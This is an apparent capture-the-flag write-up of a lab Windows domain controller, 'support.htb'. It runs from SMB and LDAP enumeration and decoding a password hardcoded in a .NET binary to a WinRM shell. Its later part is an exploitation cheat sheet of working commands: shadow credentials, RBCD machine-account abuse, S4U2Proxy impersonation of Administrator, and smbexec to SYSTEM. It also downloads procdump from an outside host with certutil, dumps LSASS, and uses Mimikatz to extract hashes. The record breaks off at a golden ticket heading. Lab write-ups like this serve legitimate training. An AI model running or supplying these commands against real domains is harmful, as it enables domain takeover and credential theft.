Support - SMB - EXE

IP : 10.10.11.174

```
nmap -p- --min-rate 10000  -sS -sV -sS -A 10.10.11.174 -Pn
```

```
Not shown: 65516 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-
07-23 11:48:09Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP
(Domain: support.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP
(Domain: support.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49676/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49688/tcp open  msrpc         Microsoft Windows RPC
49701/tcp open  msrpc         Microsoft Windows RPC
49735/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2022|2012|2016 (89%)
OS CPE: cpe:/o:microsoft:windows_server_2022
cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_server_2016
Aggressive OS guesses: Microsoft Windows Server 2022 (89%), Microsoft
Windows Server 2012 R2 (85%), Microsoft Windows Server 2016 (85%)
```

```
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-07-23T11:49:08
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: 1s
```

This is clearly a Windows host, and likely a Domain Controller based on the presence of Kerberos (88), DNS (53), LDAP (389, 3268 and 3269), etc. `nmap` doesn't give much detail about beyond that. It does note the hostname `DC` and the domain `support.htb`, so I'll add both to my `/etc/hosts` file:

```
10.10.11.174 dc.support.htb support.htb
```

Enumeration Strategy

When facing a Windows server with so many ports, I'll typically start working them prioritized by my comfort level. I'll generate a tiered list, with some rough ideas of what I might look for on each:

- Must Look AT
  - SMB - Look for any open shares and see what I might find there.
  - LDAP - Can I get any information without credentials?
- If those fail
  - Kerberos - Can I brute force usernames? If I find any, are they AS-REP-Roast-able?
  - DNS - Can I do a zone transfer? Brute force any subdomains?
  - RPC - Is anonymous access possible?
- Note for creds
  - WinRM - If I can find creds for a user in the Remote Management Users group, I can get a shell

LDAP - TCP 389

I'll use `ldapsearch` to get the base naming contexts from Support:

```
oxdf@hacky$ ldapsearch -h support.htb -x -s base namingcontexts
# extended LDIF
```

```
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingcontexts
#

#
dn:
namingcontexts: DC=support,DC=htb
namingcontexts: CN=Configuration,DC=support,DC=htb
namingcontexts: CN=Schema,CN=Configuration,DC=support,DC=htb
namingcontexts: DC=DomainDnsZones,DC=support,DC=htb
namingcontexts: DC=ForestDnsZones,DC=support,DC=htb

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
```

Unfortunately, to search any more, it says I need auth (“a successful bind”):

```
oxdf@hacky$ ldapsearch -h support.htb -x -b "DC=support,DC=htb"
# extended LDIF
#
# LDAPv3
# base <DC=support,DC=htb> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# search result
search: 2
result: 1 Operations error
text: 000004DC: LdapErr: DSID-0C090A5A, comment: In order to perform this
opera
 tion a successful bind must be completed on the connection., data 0, v4f7c

# numResponses: 1
```

SMB - TCP 445

General Info

`crackmapexec` shows the hostname (DC) and the domain (support.htb)

```
oxdf@hacky$ crackmapexec smb support.htb
SMB         dc.support.htb  445    DC               [*] Windows 10.0 Build
20348 x64 (name:DC) (domain:support.htb) (signing:True) (SMBv1:False)
```

Shares

`crackmapexec` isn't able to list any shares:

```
oxdf@hacky$ crackmapexec smb support.htb --shares
SMB         dc.support.htb  445    DC               [*] Windows 10.0 Build
20348 x64 (name:DC) (domain:support.htb) (signing:True) (SMBv1:False)
SMB         dc.support.htb  445    DC               [-] Error enumerating
shares: STATUS_USER_SESSION_DELETED
```

But `smbclient` does:

```
oxdf@hacky$ smbclient -N -L //support.htb

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        support-tools   Disk      support staff tools
        SYSVOL          Disk      Logon server share
SMB1 disabled -- no workgroup available
```

I'm not able to connect to the three administrative shares without creds.

I can connect to `NETLOGON` and `SYSVOL`, but can't list them:

```
oxdf@hacky$ smbclient -N //support.htb/NETLOGON
Try "help" to get a list of possible commands.
smb: \> ls
NT_STATUS_ACCESS_DENIED listing \*

oxdf@hacky$ smbclient -N //support.htb/SYSVOL
Try "help" to get a list of possible commands.
```

```
smb: \> ls
NT_STATUS_ACCESS_DENIED listing \*
```

support-tools

I am able to connect to and list the `support-tools` share:

```
oxdf@hacky$ smbclient -N //support.htb/support-tools
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Jul 20 17:01:06 2022
  ..                                  D        0  Sat May 28 11:18:25 2022
  7-ZipPortable_21.07.paf.exe         A  2880728  Sat May 28 11:19:19 2022
  npp.8.4.1.portable.x64.zip          A  5439245  Sat May 28 11:19:55 2022
  putty.exe                           A  1273576  Sat May 28 11:20:06 2022
  SysinternalsSuite.zip               A 48102161  Sat May 28 11:19:31 2022
  UserInfo.exe.zip                    A   277499  Wed Jul 20 17:01:07 2022
  windirstat1_1_2_setup.exe           A    79171  Sat May 28 11:20:17 2022
  WiresharkPortable64_3.6.5.paf.exe      A 44398000  Sat May 28 11:19:43
2022

                4026367 blocks of size 4096. 969835 blocks available
```

It looks like just that, a bunch of support tools. All of these are publicly available tools, except for `UserInfo.exe`. I'll grab that file:

```
smb: \> get UserInfo.exe.zip
getting file \UserInfo.exe.zip of size 277499 as UserInfo.exe.zip (424.1
KiloBytes/sec) (average 424.1 KiloBytes/sec)
```

The archive has a bunch of files, mostly dynamic libraries, but also an executable:

```
oxdf@hacky$ unzip -l UserInfo.exe.zip
Archive:  UserInfo.exe.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
    12288  2022-05-27 17:51   UserInfo.exe
    99840  2022-03-01 18:18   CommandLineParser.dll
    22144  2021-10-22 23:42   Microsoft.Bcl.AsyncInterfaces.dll
    47216  2021-10-22 23:48
Microsoft.Extensions.DependencyInjection.Abstractions.dll
    84608  2021-10-22 23:48   Microsoft.Extensions.DependencyInjection.dll
```

```
    64112  2021-10-22 23:51   Microsoft.Extensions.Logging.Abstractions.dll
    20856  2020-02-19 10:05   System.Buffers.dll
   141184  2020-02-19 10:05   System.Memory.dll
   115856  2018-05-15 13:29   System.Numerics.Vectors.dll
    18024  2021-10-22 23:40   System.Runtime.CompilerServices.Unsafe.dll
    25984  2020-02-19 10:05   System.Threading.Tasks.Extensions.dll
      563  2022-05-27 16:59   UserInfo.exe.config
---------                     -------
   652675                     12 files
```

I'll unzip it into a directory:

```
oxdf@hacky$ mkdir UserInfo
oxdf@hacky$ unzip UserInfo.exe.zip -d UserInfo
Archive:  UserInfo.exe.zip
  inflating: UserInfo/UserInfo.exe
  inflating: UserInfo/CommandLineParser.dll
  inflating: UserInfo/Microsoft.Bcl.AsyncInterfaces.dll
  inflating:
UserInfo/Microsoft.Extensions.DependencyInjection.Abstractions.dll
  inflating: UserInfo/Microsoft.Extensions.DependencyInjection.dll
  inflating: UserInfo/Microsoft.Extensions.Logging.Abstractions.dll
  inflating: UserInfo/System.Buffers.dll
  inflating: UserInfo/System.Memory.dll
  inflating: UserInfo/System.Numerics.Vectors.dll
  inflating: UserInfo/System.Runtime.CompilerServices.Unsafe.dll
  inflating: UserInfo/System.Threading.Tasks.Extensions.dll
  inflating: UserInfo/UserInfo.exe.config
```

Auth as ldap

UserInfo.exe

Run UserInfo.exe

The EXE is a 32-bit .NET executable:

```
oxdf@hacky$ file UserInfo.exe
UserInfo.exe: PE32 executable (console) Intel 80386 Mono/.Net assembly, for
MS Windows
```

Switching over to a Windows VM, running `UserInfo.exe` returns help information:

```
PS > .\UserInfo.exe

Usage: UserInfo.exe [options] [commands]

Options:
  -v|--verbose        Verbose output

Commands:
  find                Find a user
  user                Get information about a user
```

All the DLLs and the `.config` file must be in the same directory, or it returns an error like this:

```
PS > .\UserInfo.exe

Unhandled Exception: System.IO.FileNotFoundException: Could not load file or
assembly 'CommandLineParser, Version=0.7.0.0, Culture=neutral,
PublicKeyToken=null' or one of its dependencies. The system cannot find the
file specified.
   at UserInfo.Program.Main(String[] args)
   at UserInfo.Program.<Main>(String[] args)
```

If I run either `find` or `user` with `-h`, it prints help for each. For example:

```
PS > .\UserInfo.exe user -h

Usage: UserInfo.exe user [options]

Options:
  -username           Username
```

Either command hangs for a bit and then returns an error on running:

```
PS > .\UserInfo.exe user -username 0xdf
[-] Exception: The server is not operational.
```

Network

Given the mention of the server, I'll open Wireshark and run it again. It's looking for `support.htb`:

```
DNS  Standard query 0x7c4f SRV _ldap._tcp.support.htb
DNS  Standard query response 0x7c4f No such name SRV _ldap._tcp.support.htb SOA a.root-servers.net
DNS  Standard query 0xa290 A support.htb
DNS  Standard query response 0xa290 No such name A support.htb SOA a.root-servers.net
```

I'll update `C:\Windows\System32\drivers\etc\hosts` just like on Linux, and connect my VPN in this Windows host so that I can talk to Support. Now it reports that it can't find my username:

```
PS > .\UserInfo.exe user -username 0xdf
[-] Unable to locate 0xdf. Please try the find command to get the user's
username.
```

`find` requires either `-first` or `-last`:

```
PS > .\UserInfo.exe -v find
[-] At least one of -first or -last is required.
PS > .\UserInfo.exe find -first john
[-] No users identified with that query.
```

With `-v`, it prints the LDAP query it's using:

```
PS > .\UserInfo.exe -v find -first john
[*] LDAP query to use: (givenName=john)
[-] No users identified with that query.
```

I can do some basic LDAP injection and get all users with a first name:

```
PS > .\UserInfo.exe find -first '*'
raven.clifton
anderson.damian
monroe.david
cromwell.gerard
west.laura
levine.leopoldo
langley.lucy
daughtler.mabel
bardot.mary
stoll.rachelle
thomas.raphael
smith.rosario
wilson.shelby
```

```
hernandez.stanley
ford.victoria
```

With a valid name, it prints info about the user that a support team might need:


```
PS > .\UserInfo.exe user -username smith.rosario
First Name:           rosario
Last Name:            smith
Contact:              smith.rosario@support.htb
Last Password Change: 5/28/2022 7:12:19 AM
```


Recover LDAP Password

Static

I could go further into the LDAP injection, but given that it's making LDAP queries against Support, and I already showed that these queries require auth, I'll look at the binary to locate credentials.

I'll open `UserInfo.exe` in DNSpy.





`LdapQuery` seems like a good place to start. There are two functions, `printUser` and `query`, which likely match up with the two commands. The constructor is most interesting:

```
        public LdapQuery()
        {
            string password = Protected.getPassword();
            this.entry = new DirectoryEntry("LDAP://support.htb",
"support\\ldap", password);
            this.entry.AuthenticationType = AuthenticationTypes.Secure;
            this.ds = new DirectorySearcher(this.entry);
        }
```

It’s loading a password, and then connecting to LDAP with the user SUPPORT\ldap and that password.

I need to look at the `Protected.getPassword()` function (and really that entire class):

```
using System;
using System.Text;

namespace UserInfo.Services
{
    // Token: 0x02000006 RID: 6
    internal class Protected
    {
        // Token: 0x0600000F RID: 15 RVA: 0x00002118 File Offset: 0x00000318
```


```
        public static string getPassword()
        {
            byte[] array = Convert.FromBase64String(Protected.enc_password);
            byte[] array2 = array;
            for (int i = 0; i < array.Length; i++)
            {
                array2[i] = (array[i] ^ Protected.key[i %
Protected.key.Length] ^ 223);
            }
            return Encoding.Default.GetString(array2);
        }

        // Token: 0x04000005 RID: 5
        private static string enc_password =
"0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E";

        // Token: 0x04000006 RID: 6
        private static byte[] key = Encoding.ASCII.GetBytes("armando");
    }
}
```

I'll decrypt the password using a Python terminal:


```
C:\Users\\Downloads\UserInfo>python
Python 3.13.1 (tags/v3.13.1:0671451, Dec  3 2024, 19:06:28) [MSC v.1942 64
bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> from base64 import b64decode
>>> from itertools import cycle
>>> pass_b64 = b"0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E"
>>> key = b"armando"
>>> enc = b64decode(pass_b64)
>>> [e^k^223 for e,k in zip(enc, cycle(key))]
[110, 118, 69, 102, 69, 75, 49, 54, 94, 49, 97, 77, 52, 36, 101, 55, 65, 99,
108, 85, 102, 56, 120, 36, 116, 82, 87, 120, 80, 87, 79, 49, 37, 108, 109,
122]
>>> bytearray([e^k^223 for e,k in zip(enc, cycle(key))]).decode()
'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz'
>>>
```

Dynamic

On my Linux system, I’ve got the .NET framework installed, which comes with the `mono` binary, which can be used to run this binary as well. If I open Wireshark and run the binary, I’ll capture the authentication in the LDAP stream:



This can also be seen in the packet that Wireshark labels as “bindRequest”:



Interestingly, this doesn’t work on Windows. I’ll dig a bit in Beyond Root.

Verify Creds

`crackmapexec` is a nice way to quickly show these creds work:

```
oxdf@hacky$ crackmapexec smb support.htb -u ldap -p
'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz'
SMB         dc.support.htb  445    DC               [*] Windows 10.0 Build
20348 x64 (name:DC) (domain:support.htb) (signing:True) (SMBv1:False)
SMB         dc.support.htb  445    DC               [+]
support.htb\ldap:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
```

Shell as support

BloodHound

Whenever I find creds on Windows, I’ll run Bloodhound. Since I don’t have a shell, I’ll use the Python version:

```
oxdf@hacky$ bloodhound-python -c ALL -u ldap -p
'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' -d support.htb -ns 10.10.11.174
INFO: Found AD domain: support.htb
INFO: Connecting to LDAP server: dc.support.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: dc.support.htb
INFO: Found 21 users
INFO: Found 53 groups
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: Management.support.htb
INFO: Querying computer: dc.support.htb
INFO: Done in 00M 13S
```

I'll load that info into Bloodhound, and mark ldap as owned. Looking at outbound control, there's nothing really interesting.

LDAP

`ldapsearch` will show all the items in the AD, which I can look through:

```
oxdf@hacky$ ldapsearch -h support.htb -D 'ldap@support.htb' -w
'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' -b "DC=support,DC=htb"| less
```

There's a user named support with an interesting `info` field:

```
# support, Users, support.htb
dn: CN=support,CN=Users,DC=support,DC=htb
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: support
c: US
l: Chapel Hill
st: NC
postalCode: 27514
distinguishedName: CN=support,CN=Users,DC=support,DC=htb
instanceType: 4
whenCreated: 20220528111200.0Z
whenChanged: 20220528111201.0Z
```

```
uSNCreated: 12617
info: Ironside47pleasure40Watchful
memberOf: CN=Shared Support Accounts,CN=Users,DC=support,DC=htb
memberOf: CN=Remote Management Users,CN=Builtin,DC=support,DC=htb
uSNChanged: 12630
company: support
streetAddress: Skipper Bowles Dr
name: support
...[snip]...
```

“Ironside47pleasure40Watchful” looks like it could be a password, and given no first or last name, this looks like a shared account, so it makes sense that the password may be stored here.

I could see the same information with `ldapdomaindump`:


```
oxdf@hacky$ ldapdomaindump -u support.htb\\ldap -p
'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' support.htb -o ldap
[*] Connecting to host...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished
```

It’s important to note that the `info` shows up in the `.json` file, but not the `.html`:

```
oxdf@hacky$ grep Ironside *
domain_users.json:            "Ironside47pleasure40Watchful"
```

Evil-WinRM

Looking at the Bloodhound data, support shows up there as a member of Remote Management Users:



`crackmapexec` confirms:

```
oxdf@hacky$ crackmapexec winrm support.htb -u support -p
'Ironside47pleasure40Watchful'
SMB         dc.support.htb  5985   DC               [*] Windows 10.0 Build
20348 (name:DC) (domain:support.htb)
HTTP        dc.support.htb  5985   DC               [*]
http://dc.support.htb:5985/wsman
WINRM       dc.support.htb  5985   DC               [+]
support.htb\support:Ironside47pleasure40Watchful (Pwn3d!)
```

I'll connect with `evil-winrm` and get a shell:

```
oxdf@hacky$ evil-winrm -i support.h -u support -p
'Ironside47pleasure40Watchful'

Evil-WinRM shell v3.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\support\Documents>
```

And `user.txt`:

```
*Evil-WinRM* PS C:\Users\support\desktop> type user.txt
93ca1fe7***********************
```

Shell as domainadmin

🛡️ Exploitation Steps: support.htb Domain Controller (RBCD + ShadowCred)

This document outlines all the **working commands** used during the exploitation of `support.htb` using Shadow Credentials, RBCD, and Pass-the-Ticket.

🔐 Step 1: Shadow Credentials Injection via pyWhisker

```
pywhisker.py -d "support.htb" -u "support" -p 'Ironside47pleasure40Watchful'
--target "DC$" --action add --dc-ip 10.10.11.174
```

🖥️ Step 2: Add Machine Account for Delegation (RBCD)

```
addcomputer.py support.htb/support:'Ironside47pleasure40Watchful' -dc-host
10.10.11.174 -method SAMR -computer-name RBCD$ -computer-pass 'P@ssw0rd123!'
```

🔗 Step 3: Link RBCD$ to DC$ via RBCD

```
rbcd.py support.htb/support:'Ironside47pleasure40Watchful' -delegate-from
RBCD$ -delegate-to DC$ -dc-ip 10.10.11.174 -action write
```

🎟️ Step 4: Get TGT for RBCD$

```
getTGT.py support.htb/RBCD\$:'P@ssw0rd123!' -dc-ip 10.10.11.174
```

🧥 Step 5: Impersonate Administrator using S4U2Proxy

```
export KRB5CCNAME=RBCD$.ccache && getST.py -spn cifs/dc.support.htb -impersonate Administrator -dc-ip 10.10.11.174 support.htb/RBCD\$
```

📝 Step 6: Rename Returned .ccache

```
mv "Administrator@cifs_dc.support.htb@SUPPORT.HTB.ccache" Administrator.ccache
```

🧨 Step 7: Pwn the Domain Controller via SMBEXEC

```
export KRB5CCNAME=Administrator.ccache && smbexec.py -k -no-pass support.htb/Administrator@dc.support.htb
```

🎯 Step 8: Read Final Flag (Proof)

```
type C:\Users\Administrator\Desktop\root.txt
73217f87d63749e0c53e1b50a91015f8
```

✅ Result: SYSTEM access on the domain controller `dc.support.htb` achieved via RBCD + S4U2Proxy.

🧠 Active Directory Exploitation Guide (support.htb - OSCP Reference)

This document consolidates **working commands**, **ticket attacks**, and **hash extraction methods** used on `support.htb (10.10.11.174)` during domain exploitation.

🔰 Domain Details

Item	Value
Domain	support.htb
Domain SID	S-1-5-21-1677581083-3380853377-188903654 (example)
DC Name	dc.support.htb
DC IP	10.10.11.174
Support User	support
Support Pass	`Ironside47pleasure40Watchful`
Machine Account	`RBCD$` with password `P@ssw0rd123!`

✅ OPTION 1: Resource-Based Constrained Delegation (RBCD)

🔹 Step 1: Add Machine Account

```
addcomputer.py support.htb/support:'Ironside47pleasure40Watchful' -dc-host
10.10.11.174 -method SAMR -computer-name RBCD$ -computer-pass 'P@ssw0rd123!'
```

> `-method SAMR` used because `LDAPS` failed; SAMR works over RPC.

🔹 Step 2: Configure RBCD

```
rbcd.py support.htb/support:'Ironside47pleasure40Watchful' -delegate-from
RBCD$ -delegate-to DC$ -dc-ip 10.10.11.174 -action write
```

🔹 Step 3: Get TGT for RBCD$

```
getTGT.py support.htb/RBCD\$:'P@ssw0rd123!' -dc-ip 10.10.11.174
```

🔹 Step 4: Get S4U2Proxy Ticket (impersonate Administrator)

```
export KRB5CCNAME=RBCD$.ccache
getST.py -spn cifs/dc.support.htb -impersonate Administrator -dc-ip
10.10.11.174 support.htb/RBCD\$
mv "Administrator@cifs_dc.support.htb@SUPPORT.HTB.ccache"
Administrator.ccache
```

🔹 Step 5: SYSTEM Access via PTT

```
export KRB5CCNAME=Administrator.ccache
smbexec.py -k -no-pass support.htb/Administrator@dc.support.htb
```

> Confirmed: `whoami = NT AUTHORITY\SYSTEM`

✅ OPTION 2: Shadow Credentials via pyWhisker

```
pywhisker.py -d support.htb -u support -p 'Ironside47pleasure40Watchful' --
target DC$ --action add --dc-ip 10.10.11.174
```

> Injects forged cert to DC's `msDS-KeyCredentialLink` attribute.

Then use `getTGTpkinit.py` or `certipy` (if PKINIT is enabled – in this case it wasn't).

🧨 Hash Extraction: Procdump + Mimikatz (LSASS Dump)

Step 1: Upload Procdump

```
certutil -urlcache -split -f http://10.10.14.1/procdump.exe
C:\Temp\procdump.exe
```

Step 2: Dump LSASS

```
C:\Temp\procdump.exe -accepteula -ma lsass.exe C:\Temp\lsass.dmp
```

Step 3: Download

```
smbclient.py -k -no-pass support.htb/Administrator@dc.support.htb
cd Temp
get lsass.dmp
```

Step 4: Extract with Mimikatz

```
sekurlsa::minidump lsass.dmp
sekurlsa::logonpasswords
```

> Copy out `krbtgt` and `Administrator` hashes

🪙 Golden Ticket Creation

```
